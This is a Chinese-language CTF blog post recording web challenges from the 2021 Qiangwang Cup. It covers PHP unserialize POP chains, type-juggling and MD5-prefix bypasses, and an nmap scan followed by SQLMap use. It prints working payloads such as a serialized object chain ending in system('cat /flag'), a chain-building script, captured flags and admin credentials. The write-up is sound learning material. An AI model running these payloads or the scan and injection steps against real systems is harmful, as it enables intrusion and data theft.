

从强网杯2021线上赛习得

原创

wawyw~ 于 2021-06-18 12:51:05 发布 318 收藏 2

分类专栏: [ctf](#) 文章标签: [php](#) [python](#) [filter](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_49821579/article/details/118023588

版权



[ctf 专栏收录该内容](#)

3 篇文章 0 订阅

订阅专栏

0x00 前言

强网杯的题目质量就是高, 奈何没几个我会做的□ (还是太菜)

以下对从这次比赛所学习到的干货 (主要是web方面) 进行记录。

0x01 pop_master

index.php 代码

```
<?php
include "class.php";
//class.php.txt
highlight_file(__FILE__);
$a = $_GET['pop'];
$b = $_GET['argv'];
$class = unserialize($a);
$class->NGPaqV($b);
```

明显是考察反序列化, 但打开 `class.php.txt` 后就傻了。

```
169291 class TVAAOk{
169292     public $HxEol8D;
169293     public function ykoXKt($eY0iq){
169294         $this->Td9e7 = "fa0Gg";
169295         $this->HxEol8D->Y8Lv3t($eY0iq);
169296     }
169297 }
169298 public function TB9iEb($TqGp5){
169299     if(38213>44953){
169300         $TqGp5 = $TqGp5.'gYQD1';
169301     }
169302     eval($TqGp5);
169303 }
169304 }
169305 }
169306 }
169307 }
```

好家伙，近17万行代码，这得有多少个类。虽然知道肯定很多类是来混淆的，但从中找出可利用的类进行构造，其工作量之大！写脚本找可行，但不会啊（流下了没有技术的泪水）。

赛后看师傅的wp，过滤的思路是这样的：

1. eval 没被引用，过滤
2. for 循环中会覆盖传入参数值，过滤
3. eval 前会覆盖值参数值，过滤
4. 除了入口函数外，其他函数只被引用一次的，过滤

依此编写脚本（看不太懂QAQ），过滤完后找到关键的eval，构造POP链，获取flag。

```

1 GET /?pop=
O:6:"NGPaqV":1:{s:7:"ZwSdRyt";O:6:"OcZqBy":1:{s:7:"yHPaGE1";O:6:"gGHPet":1:{s
:7:"IOGugdZ";O:6:"Eckd7K":1:{s:7:"bR5zBKO";O:6:"mRhEx7":1:{s:7:"uMKr13G";O:6:
"v00XnF":1:{s:7:"S9vaxl3";O:6:"LvG620":1:{s:7:"AbyNdFw";O:6:"mDnkFh":1:{s:7:"
SLzu22G";O:6:"xk6AMC":1:{s:7:"ngG00Tr";O:6:"lIcDR2":1:{s:7:"Q7WCRu9";O:6:"K1l
puz":1:{s:7:"ZH6YAPE":1:{s:7:"RLadP4":1:{s:7:"FKQAZ7e";O:6:"LNV8hP":1:{s:7:"kiZR
G9G";O:6:"Q0Ehc0":1:{s:7:"Eze6mbP";O:6:"zuNg7f":1:{s:7:"TNgTy9";O:6:"fTtYmp
":1:{s:7:"Ma3Koaf";O:6:"UOPWFh":1:{s:7:"w2rcmoW";O:6:"xxAkFU":1:{s:7:"YRnIG6B
";O:6:"MwVbup":1:{s:7:"qFwGWP6";O:6:"Br2Com":1:{s:7:"aSGzyvk";O:6:"LTswGA":1:{
s:7:"GP8GMDp";O:6:"S0bxG3":1:{s:7:"t8FQmBq";O:6:"zOTHpM":1:{s:7:"HiDCYPi";O:6
:"E984fn":1:{s:7:"GcQ9wNy";O:6:"xCG62":1:{s:7:"rLTCpuG";N;}}}}}}}}}}}}}}}}}}
)}}}}}&argv=system('cat%20/flag');// HTTP/1.1
2 Host: eci-2zea1g1j3l1n7bp6xis7zy.cloudecil.ichunqiu.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4499.0 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: __jsluid_h=73566f87356e69d32c2ceda42935abd7
10 Connection: close
11
12
1 HTTP/1.1 200 OK
2 Date: Sat, 12 Jun 2021 11:02:34 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 1524
5 Connection: close
6 Vary: Accept-Encoding
7 Vary: Accept-Encoding
8 X-Via-JSL: 2e2d327,-
9 X-Cache: bypass
10
11
12 <code><span style="color: #000000">
13 <br /><span style="color: #0000BB">&lt;?php<br /></span><span style="color:
#007700">include<br /></span><span style="color: #DD0000">"class.php"</sp
span style="color: #007700">;<br /></span><span style="color: #FF8000">
//class.php.txt<br /></span><span style="color: #0000BB">highlight_file</
><span style="color: #007700">(</span><span style="color: #0000BB">_FILE
span><span style="color: #007700">);<br /></span><span style="color: #000
">$a<br /></span><span style="color: #007700">=&br /></span><span style="
color: #0000BB">$_GET</span><span style="color: #007700">[</span><span st
"color: #DD0000">"pop"</span><span style="color: #007700">]</span><span st
span style="color: #007700">(</span><span style="color: #0000BB">unserialize</span><span style="color: #007700">(</span><span style="color: #0000
#0000BB">$a</span><span style="color: #007700">);<br /></span><span style
color: #0000BB">$class</span><span style="color: #007700">=&br /></span><span
style="color: #0000BB">yRzRGB</span><span style="color: #007700">(</span><
span style="color: #0000BB">$b</span><span style="color: #007700">);<br /
span>
14 </span>
15 </code><flag{71460cd9-39d1-40f1-8226-eb7747bcf4d5}>

```

0x02 [强网先锋]赌徒

目录爆破后得到 [www.zip](#)，下载后是 [index.php](#)

```

<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);

```

class Start

```

{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the source code";
    }

    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){
        echo "hi";
        $this->_sayhello();
    }

    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

```

class Info

```

{
    private $onenumber=123123;
    public $promise='I do';
}

```

```

public function __construct(){
    $this->promise='I will not !!!!!';
    return $this->promise;
}

public function __toString(){
    return $this->file['filename']->ffiillee['ffiilleennaammee'];
}
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}else{
    $hi = new Start();
}

?>

```

出现的魔术方法:

```

__construct    当一个对象创建时被调用,
__toString    当一个对象被当作一个字符串被调用。
__wakeup()    使用unserialize时触发
__get()       用于从不可访问的属性读取数据
#不可访问包括: (1) 私有属性, (2) 没有初始化的属性
__invoke()    当脚本尝试将对象调用为函数时触发

```

构造POP链

1. 当用get方法传入一个hello参数后，因有反序列化的操作，会自动调用Start类中的 `__wakeup` 方法
2. `__wakeup`方法会执行sayhello()这个方法，如果name属性是Info类的一个对象，那么因为这个对象被当成字符串打印了，所以会自动调用Info类的 `toString` 方法
3. `__toString`方法返回file['filename']的ffillee['ffilleennaammee']属性，如果file['filename']是Room的一个对象，因为Room类里没有ffillee['ffilleennaammee']这个属性，这就相当于从不可访问的属性读取数据，所以会自动调用Room类的 `get` 方法
4. `__get`方法把a属性赋值给function，然后执行function方法，如果a属性是Room的一个对象，这就相当于将对象作为函数调用，所以会自动触发Room类的 `invoke` 方法
5. `__invoke`方法执行Get_hint函数，Get_hint()将flag以base64编码并打印出来

payload

```
<?php

class Start
{
    public $name='guest';
    public $flag='1';
}

class Info
{
    private $phonenumber = 123123;
    public $promise = 'Ido';
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';
}

$a=new Start();
$a->name=new Info();
$a->name->file['filename']=new Room();
$a->name->file['filename']->a=new Room();
echo serialize($a);

?>
```

base64解码得到flag

0x03 [强网先锋]寻宝

key1

```
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

function filter($string){
    $filter_word = array('php','flag','index','KeY1lhv','source','key','eval','echo','\$','\'','\(','.','num','html','\'\'','\|','\'','\'','\'','\'','\'','\'','000000');
    $filter_phrase= '/'.implode('|',$filter_word).'/';
```

```

        return preg_replace($filter_phrase, '', $string);
    }

    if($ppp){
        unset($ppp);
    }
    $ppp['number1'] = "1";
    $ppp['number2'] = "1";
    $ppp['number3'] = "1";
    $ppp['number4'] = '1';
    $ppp['number5'] = '1';

    extract($_POST);

    $num1 = filter($ppp['number1']);
    $num2 = filter($ppp['number2']);
    $num3 = filter($ppp['number3']);
    $num4 = filter($ppp['number4']);
    $num5 = filter($ppp['number5']);

    if(isset($num1) && is_numeric($num1)){
        die("非数字");
    }

    else{

        if($num1 > 1024){
            echo "第一层";
            if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
                echo "第二层";
                if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                    echo "第三层";
                    if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isset($num4) ){
                        echo "第四层";
                        if(!isset($num5)|| (strlen($num5)==0)) die("no");
                        $b=json_decode(@$num5);
                        if($y = $b === NULL){
                            if($y === true){
                                echo "第五层";
                                include 'Key1lhv.php';
                                echo $KEY1;
                            }
                        }else{
                            echo 'hello';
                            die("no");
                        }
                    }else{
                        die("no");
                    }
                }else{
                    die("no");
                }
            }else{
                die("no");
            }
        }
    }

```

```

    die("no"),
}
}else{
    die("no111");
}
}
}

```

非数字且大于1024, 1025a可绕过

科学计数法绕过

md5截断

```

import hashlib
from multiprocessing.dummy import Pool as ThreadPool

# MD5截断数值已知 求原始数据
# 例子 substr(md5(captcha), 0, 6)=60b7ef

def md5(s): # 计算MD5字符串
    return hashlib.md5(str(s).encode('utf-8')).hexdigest()

keymd5 = '4bf21cd' # 已知的md5截断值
md5start = 0 # 设置题目已知的截断位置
md5length = 7

def findmd5(sss): # 输入范围 里面会进行md5测试
    key = sss.split(':')
    start = int(key[0]) # 开始位置
    end = int(key[1]) # 结束位置
    result = 0
    for i in range(start, end):
        # print(md5(i)[md5start:md5length])
        if md5(i)[0:7] == keymd5: # 拿到加密字符串
            result = i
            print(result) # 打印
            break

list=[] # 参数列表
for i in range(10): # 多线程的数字列表 开始与结尾
    list.append(str(1000000*i) + ':' + str(1000000*(i+1)))
pool = ThreadPool() # 多线程任务
pool.map(findmd5, list) # 函数 与参数列表
pool.close()
pool.join()

```

字母或浮点数绕过

让json解析为假即可


payload

```

ppp[number1]=1025a&ppp[number2]=1e9&ppp[number3]=61823470&ppp[number4]=abcdefg&ppp[number5]={'key':0}

```

第一层第二层第三层第四层第五层KEY1{e1e1d3d40573127e9ee0480caf1283d6}



key2

一开始确实没想到key2直接在一大堆doc文件中，里面还有几张图片迷惑，我是fw


早写个脚本找多好(参考wp)

```
import os
import docx

def dir_file(file_path):
    file_list = []
    for top, dirs, non_dirs in os.walk(file_path):
        for item in non_dirs:
            file_list.append(os.path.join(top, item))
    return file_list

docx_list = filter(lambda s: s.endswith('.docx'), dir_file('five_month'))

for docx_file in docx_list:
    try:
        docx_object = docx.Document(docx_file)
    except docx.opc.exceptions.PackageNotFoundError:
        print('open failed: {}'.format(docx_file))
        continue
    for para in docx_object.paragraphs:
        if "KEY2" in para.text:
            print(docx_file)
            print(para.text)
            break
```



提交两个key即可获得 flag

目录爆破得到 /hint

访问后得到提示, Try to scan 35000-40000 ^ __ ^

使用nmap进行端口扫描

```
nmap 47.104.136.46 -p35000-40000
```

```
> nmap 47.104.136.46 -p35000-40000
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-12 20:49 CST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 7.18% done; ETC: 20:49 (0:00:39 remaining)
Nmap scan report for 47.104.136.46
Host is up (0.041s latency).
Not shown: 5000 closed ports
PORT      STATE SERVICE
36842/tcp open  unknown
```

访问后使用SQLMap在登录处一把梭, 拿到帐号密码

```
admin/99f6095272226e076d668668582ac4420
```

进入后台, 找到一处文件上传点, 但比赛中没能利用成功, 止于此 (上传姿势还得多看看)。

0x05 wp

[1] [2021强网杯 Web Writeup](#)

[2] [强网杯-WriteUp by ChaMd5](#)